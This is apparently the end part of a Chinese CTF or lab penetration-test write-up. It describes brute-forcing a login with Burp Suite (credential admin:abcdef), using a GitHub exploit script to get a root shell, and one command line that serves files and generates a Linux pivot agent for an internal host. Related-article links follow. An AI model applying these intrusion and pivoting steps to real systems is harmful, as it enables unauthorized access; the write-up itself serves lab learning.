
登录爆破
加载完之后如下:没有可以利用的地点,去搜了一下利用的方式需要先登录。

尝试在登录的地方用burpsuite爆破一下。

admin:abcdef

在gayhub搜索相关的利用脚本,用这个脚本一键拿下shell,直接就是root权限。不过这次挂上代理不太稳定,最好是关掉socks重新开一下。
python -m http.server 8000generate --tcp-pivot 10.0.20.2:9898 --os linux --format elf --skip-symbols

至此三台机器全部上线,查找一下有没有flag。

flag如下:

- 上一篇: Smarty格式化数字为INT数
- 下一篇: slidedown和slideup分别表示什么动画
相关文章
-
Smarty格式化数字为INT数
Smarty格式化数字为INT数
- 互联网
- 2026年06月03日
-
SNMP学习笔记之SNMP的安装及Python的调用
SNMP学习笔记之SNMP的安装及Python的调用
- 互联网
- 2026年06月03日
-
Snowflake(雪花算法),什么情况下会冲突?
Snowflake(雪花算法),什么情况下会冲突?
- 互联网
- 2026年06月03日
-
slidedown和slideup分别表示什么动画
slidedown和slideup分别表示什么动画
- 互联网
- 2026年06月03日
-
skrollr.js 移动端无法滚动
skrollr.js 移动端无法滚动
- 互联网
- 2026年06月03日
-
sizehint函数
sizehint函数
- 互联网
- 2026年06月03日



